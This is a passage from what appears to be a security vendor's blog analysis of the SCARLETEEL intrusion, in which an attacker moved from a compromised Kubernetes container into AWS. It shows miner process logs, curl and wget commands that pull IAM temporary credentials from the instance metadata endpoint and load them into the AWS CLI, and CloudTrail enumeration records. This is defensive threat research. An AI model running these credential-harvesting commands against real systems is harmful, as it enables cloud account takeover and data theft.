SCARLETEEL: Operation leveraging Terraform, Kubernetes, and AWS for data theft

sysdig.com/blog/cloud-breach-terraform-data-theft/

February 28, 2023

The Sysdig Threat Research Team recently discovered a sophisticated cloud operation in a customer environment, dubbed SCARLETEEL, that resulted in stolen proprietary data. The attacker exploited a containerized workload and then leveraged it to perform privilege escalation into an AWS account in order to steal proprietary software and credentials. They also attempted to pivot using a Terraform state file to other connected AWS accounts to spread their reach throughout the organization.


This attack was more sophisticated than most, as it started from a compromised Kubernetes container and spread to the victim's AWS account. The attackers also had knowledge of AWS cloud mechanics, such as Elastic Compute Cloud (EC2) roles, Lambda serverless functions, and Terraform. The end result wasn't just a typical cryptojacking attack. The attacker had other, more malicious motives: the theft of proprietary software.

Cyberattacks in the cloud have increased by 56% over the past year. Obtaining persistence in the cloud, exfiltrating sensitive data, and creating new resources such as EC2 instances for use in cryptomining are the most common motives. Such resources can have a serious impact on an organization's cloud bills. But more espionage-focused motives are also alive and well.The reality is that attackers can use your cloud resources for more than just cryptomining.

The sophisticated attack we witnessed has many facets that underlie the complexity of securing a cloud-based infrastructure. Vulnerability management alone won't address everything. Instead, there are a number of tools that can reduce your risk from advanced threats, including virtual machine, cloud security posture management (CSPM), cloud infrastructure entitlement management (CIEM), runtime threat detection, and secrets management.

Overview

This infographic shows the main steps in the kill chain. Let's first show the attack at a high level, then provide greater detail of each step.


INITIAL ACCESS
EXECUTION / DISCOVERY / CREDENTIAL ACCESS
LATERAL MOVEMENT / DEFENSE EVASION
aws
aws
Cryptomining
STEP 1
Exploit public facing web application
STEP 2
Enumerate AWS Resources
Steal Credentials (s3/ Lambda)
STEP 3
Disable cloudtrail
Steal proprietary software
Find credentials (terraform)
STEP 4
Enumerate more resources
Lack of permissions

- Step 1: The attacker gained **initial access** by exploiting a public-facing service in a self-managed Kubernetes cluster hosted inside an AWS cloud account.
- Step 2: Once the attacker gained access to the pod, the malware was able to perform two initial actions during **execution**:
  - Launch a cryptominer in order to **make money or provide a distraction**.
  - Obtain **credential access** through a worker's temporary credentials in Instance Metadata Service (IMDS) v1 to enumerate and collect information on its behalf using the cluster role permissions. Due to excessive granted permissions, the attacker was able to:
    - **Enumerate AWS resources**.
    - **Find credentials** of other identity and access management (IAM) users both set as Lambda environment variables and pushed in plain text to Amazon Simple Storage Service (S3) buckets.
- Step 3: The attacker used the credentials found in the previous step to **move laterally**. They directly contacted the AWS API, further enumerated the account, and proceeded with **information gathering** and **data exfiltration**. During this step, they were able to:
  - Disable CloudTrail logs to evade detection.
  - Steal proprietary software.
  - Find the credentials of an IAM user related to a different AWS account by discovering Terraform state files in S3 buckets.


Step 4: The attacker used the new credentials to **move laterally** again, repeating the attack and their kill chain from the other AWS account they found. Fortunately, in this case they were not able to enumerate resources, since all of the AWS API requests they attempted **failed due to a lack of permissions**.

Technical analysis

Initial access – container compromise

The attacker found and exploited an internet-exposed service deployed in a Kubernetes cluster. Once they accessed the container, they started performing different actions to proceed with their attack.

The first action we recorded was the downloading and launching of a miner in order to steal some memory cycles. This is a common practice in automated container threats, as reported in our “2022 Cloud-Native Threat Report.” As you can see here, the attacker launched the script miner.sh in order to run an XMRig executable, along with the miner configuration file config_background.json.



```
cmd  comm bash  cmdline bash /home/[redacted]/moneroocean/miner.sh –config=/home/[redacted]/moneroocean/config_background.json  cwd /home/[redacted]/  uid 1000  pid 2375003  ppid 2374867  shell id 2293611
cmd  comm pidof  cmdline pidof xmrig  cwd /home/[redacted]/  uid 1000  pid 2375004  ppid 2375003  shell id 2293611
cmd  comm xmrig  cmdline xmrig –config=/home/[redacted]/moneroocean/config_background.json  cwd /home/[redacted]/  uid 1000  pid 2375005  ppid 2375003  shell id 2293611
cmd  comm nice  cmdline nice /home/[redacted]/moneroocean/xmrig –config=/home/[redacted]/moneroocean/config_background.json  cwd /home/[redacted]/  uid 1000  pid 2375005  ppid 2375003  shell id 2293611
```

Malicious binary detected

Policy **Sysdig Runtime Threat Intelligence**


What Happened

Malicious script or binary detected in pod or host. The rule was triggered by the execve syscall

name **Sysdig Runtime Threat Intelligence**

ruleType **Falco - Syscall**

ruleName **Malicious binary detected**



```
evt.res  SUCCESS

evt.type  execve

proc.cmdline  xmrig --config=/home/[redacted]/moneroocean/config
_background.json

proc.cwd  /home/[redacted]/

proc.exepath  /home/[redacted]/moneroocean/xmrig

proc.name  xmrig

proc.pcmdline  bash /home/[redacted]/moneroocean/miner.sh --confi
g=/home/[redacted]/moneroocean/config_background.json

proc.pid  4093473

proc.ppid  4093471

proc.sid  6274
```

The purpose of the attack went far beyond cryptomining, however. Either cryptomining was the attacker's initial goal and the goal changed once they accessed the victim's environment, or cryptomining was used as a decoy to evade the detection of data exfiltration. During the installation of the cryptominer, we observed a bash script running simultaneously on the container to enumerate and extract additional information in the environment, such as credentials.

In order to find credentials, the attacker directly accessed IMDS. IMDS v1 is the version used by default when creating older versions of self-managed clusters or EC2 instances in AWS. It's used to configure and manage machines.

Retrieving AWS temporary security credentials bound to the EC2 instance role from IMDS v1 is a very well-known practice that we've covered in previous blog posts. The attacker may discover the IAM role bound to the worker instance running:

```
role_name=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/)Code language: Bash (bash)
```


and later obtain the AccessKeyId, SecretAccessKey, and temporary token:

```
metadata_content=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$role_name)Code language: Bash (bash)
```

Looking at the malicious request to IMDS v1, we also found a request to a lesser-known internal endpoint described as “internal use only” and explained in AWS documentation.


```bash
metadata_content=$(curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance)
```
Code language: Bash (bash)

The screenshot below shows how the attacker targeted both the instance metadata endpoints and what commands were executed by the malicious script in order to grep and retrieve the IAM role keys.



```
cmd   comm bash   cmdline bash   cwd /home/[redacted]/   uid 1000   pid 214456   ppid 213031   shell id 213031
  cmd   comm base64   cmdline base64 -d   cwd /home/[redacted]/   uid 1000   pid 214455   ppid 213031   shell id 213031
  cmd   comm wget   cmdline wget -q -O - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance   cwd /home/[redacted]/   uid 1000   pid 214464   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s/,/\n/g   cwd /home/[redacted]/   uid 1000   pid 214465   ppid 214456   shell id 213031
  cmd   comm grep   cmdline grep AccessKeyId\|SecretAccessKey\|Token   cwd /home/[redacted]/   uid 1000   pid 214466   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "AccessKeyId" : "#aws configure set aws_access_key_id #g   cwd /home/[redacted]/   uid 1000   pid 214467   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g   cwd /home/[redacted]/   uid 1000   pid 214468   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "Token" : "#aws configure set aws_session_token #g   cwd /home/[redacted]/   uid 1000   pid 214469   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s/"//g   cwd /home/[redacted]/   uid 1000   pid 214470   ppid 214456   shell id 213031
  net   process name wget   direction out   l4protocol tcp   client ipv4: 100.96.0.92   client port 50984   server ipv4 169.254.169.254   server port 80   pid 214464
  cmd   comm wget   cmdline wget -q -O - http://169.254.169.254/latest/meta-data/iam/security-credentials/[redacted]   cwd /home/[redacted]/   uid 1000   pid 214471   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s/"//g   cwd /home/[redacted]/   uid 1000   pid 214477   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "Token" : "#aws configure set aws_session_token #g   cwd /home/[redacted]/   uid 1000   pid 214476   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g   cwd /home/[redacted]/   uid 1000   pid 214475   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s# "AccessKeyId" : "#aws configure set aws_access_key_id #g   cwd /home/[redacted]/   uid 1000   pid 214474   ppid 214456   shell id 213031
  cmd   comm grep   cmdline grep AccessKeyId\|SecretAccessKey\|Token   cwd /home/[redacted]/   uid 1000   pid 214473   ppid 214456   shell id 213031
  cmd   comm sed   cmdline sed s/,/\n/g   cwd /home/[redacted]/   uid 1000   pid 214472   ppid 214456   shell id 213031
  cmd   comm wget   cmdline wget -q -O - http://169.254.169.254/latest/meta-data/iam/security-credentials/   cwd /home/[redacted]/   uid 1000   pid 214478   ppid 214471   shell id 213031
  net   process name wget   direction out   l4protocol tcp   client ipv4: 100.96.0.92   client port 49250   server ipv4 169.254.169.254   server port 80   pid 214478
  net   process name wget   direction out   l4protocol tcp   client ipv4: 100.96.0.92   client port 49256   server ipv4 169.254.169.254   server port 80   pid 214471
```

Once collected, it is possible to use those credentials for a short period of time in order to run operations on behalf of the impersonated IAM role, calling the AWS API directly. Using CloudTrail logs, you can see the first API calls from the attacker using the cluster role:




Event name	Username	Event Source	Error code	Event type
CreateUser	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
ListAttachedGroupPolicies	i-054197bb12d401810	iam.amazonaws.com	NoSuchEntityException	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
AttachGroupPolicy	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
CreateGroup	i-054197bb12d401810	iam.amazonaws.com	AccessDenied	AwsApiCall
ListBuckets	i-054197bb12d401810	s3.amazonaws.com	-	AwsApiCall

The attacker ran some AWS actions to gain persistence on the AWS platform, trying to create new users, groups, and bind new access keys to existing IAM users. Fortunately, all of these executions were denied because of a lack of permissions on the account the attacker was using.


Unfortunately, the AWS cluster role was misconfigured with excessive read permissions. The original intent was to allow the reading of a specific S3 bucket, but the permissions allowed the role to read everything in the account, which enabled the attacker to gain further knowledge of the AWS account, including Lambda.

Discovery – AWS cloud

Once the attacker obtained initial access into the cloud account, they started gathering information about the resources deployed in the AWS account. The activities reported in the table below are just some of the API requests recorded in the AWS account.



Event name	Username	Event Source	Error code	Event type
ListBuckets	i-03ca5b989cf8cc06a	s3.amazonaws.com	-	AwsApiCall



Event name	Username	Event Source	Error code	Event type
GetPolicy20150331v2	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListVersionsByFunction20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
GetFunction20150331v2	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListAliases20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListEventSourceMappings20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListTags20170331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListEventSourceMappings20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
GetPolicy20150331v2	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListVersionsByFunction20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListTags20170331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
ListAliases20150331	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall
GetFunction20150331v2	i-03ca5b989cf8cc06a	lambda.amazonaws.com	-	AwsApiCall

During these scraping operations, the attacker focused their efforts on the most used AWS services: Serverless Lambda functions and S3 buckets.

Lambda function enumeration – stolen proprietary code and software

As we pointed out in this article, Lambda functions and other serverless functions are commonly used to execute custom code without worrying about the infrastructure underneath, leaving a lot of flexibility for end users.

There were different Lambda functions in the affected AWS account, mainly related to account automation.

